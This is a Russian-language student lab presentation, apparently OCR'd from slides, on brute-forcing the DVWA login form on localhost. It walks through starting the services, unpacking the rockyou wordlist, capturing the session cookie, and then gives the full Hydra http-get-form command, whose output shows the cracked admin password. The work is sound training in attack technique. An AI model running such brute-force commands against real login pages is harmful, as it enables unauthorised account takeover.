
Презентация к 3 этапу индивидуального проекта

Цель работы

Приобретение практических навыков по использованию Hydra для брутфорса паролей.


Выполнение работы

Запуск сервисов




```
┌──(yobabina㉿kali)-[~/Downloads]
└─$ service mysql status
○ mariadb.service - MariaDB 11.4.2 database server
     Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: man:mariadbd(8)
             https://mariadb.com/kb/en/library/systemd/

┌──(yobabina㉿kali)-[~/Downloads]
└─$ service apache2 status
○ apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: inactive (dead)
       Docs: https://httpd.apache.org/docs/2.4/

┌──(yobabina㉿kali)-[~/Downloads]
└─$ sudo service mysql start
[sudo] password for yobabina:

┌──(yobabina㉿kali)-[~/Downloads]
└─$ sudo service apache2 start
```

Содержащие пароли файлы



```
┌──(yobabina㉿kali)-[~/Downloads]
└─$ cp /usr/share/wordlists/rockyou.txt.gz /home/yobabina/Downloads

┌──(yobabina㉿kali)-[~/Downloads]
└─$ ls
rockyou.txt.gz

┌──(yobabina㉿kali)-[~/Downloads]
└─$ gzip -d rockyou.txt.gz

┌──(yobabina㉿kali)-[~/Downloads]
└─$ ls
rockyou.txt

┌──(yobabina㉿kali)-[~/Downloads]
└─$ 
```

Форма для брутфорса



Vulnerability: Brute Force

Login


Username: admin

Password: ••••••••

Welcome to the password protected area **admin**

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password



Vulnerability: Brute Force

Login

Username: admin


Password: ••••••••

```
Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, please try again in 15 minutes.
```

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Cookie-переменные



Vulnerability: Brute Force

Login

Username: admin

Password: ••••••••

Login


Username and/or password incorrect.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSES...	202prhpsdps0...	localhost	/	Tue, 24 Sep 2024 1...	35	true	false	Strict	Mon, 23 Sep
security	impossible	localhost	/	Session	18	true	false	None	Mon, 23 Sep

Data


PHPSESSID:"202prhpsdps0068ri72gfh48ba"

Брутфорс формы при помощи hydra



```
┌──(yobabina㉿kali)-[~/Downloads]
└─$ hydra -l admin -P ~/Downloads/rockyou.txt -s 80 localhost  http-get-form "/DVWA/vulnerabilities/brute
/:username=^USER^&password=^PASS^&Login=Login:H=Cookie:PHPSESSID=202prhpsdps0068ri72gfh48ba;security=medi
um:F=Username and/or password incorrect."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-23 19:33:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries
per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^
&Login=Login:H=Cookie:PHPSESSID=202prhpsdps0068ri72gfh48ba;security=medium:F=Username and/or password inc
orrect.
[80][http-get-form] host: localhost   login: admin   password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-23 19:34:22

┌──(yobabina㉿kali)-[~/Downloads]
└─$ 
```

Успешная авторизация



Vulnerability: Brute Force

Login

Username: admin

Password: ••••••••

Welcome to the password protected area **admin**

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- https://www.golinuxcloud.com/brute-force-attack-web-forms

Вывод

В рамках выполнения данной лабораторной работы я приобрела приобрела практический навык по использованию Hydra для брутфорса паролей.